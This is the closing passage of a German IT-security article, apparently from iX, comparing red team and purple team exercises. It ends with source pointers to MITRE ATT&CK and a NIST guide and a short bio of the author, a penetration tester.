Zum anderen unterscheiden sich der primäre Nutzen sowie Sinn und Zweck: Es steht nicht der Realismus und die Probe aufs Exempel im Vordergrund, sondern die zielgerichtete und umfassende Verbesserung von Einzelmaßnahmen, um die Verteidigungsstärke zu maximieren und blinde Flecken auszuschalten. Alles in allem haben jedoch sowohl Red-Team- wie auch Purple-Team-Übungen einen großen praktischen Nutzen für die Verbesserung der Sicherheit. (ur@ix.de)

Quellen

Die MITRE ATT&CK-Wissensdatenbank sowie der NIST-Guide sind über ix.de/znbj zu finden.

Rafael Fedler

ist CTO der NSIDE ATTACK LOGIC GmbH in München, seit 2011 in der IT-Sicherheit tätig und stärkt seit 2015 als Penetrationstester und Red Teamer die Sicherheit verschiedenster Organisationen mit offensiven Methoden.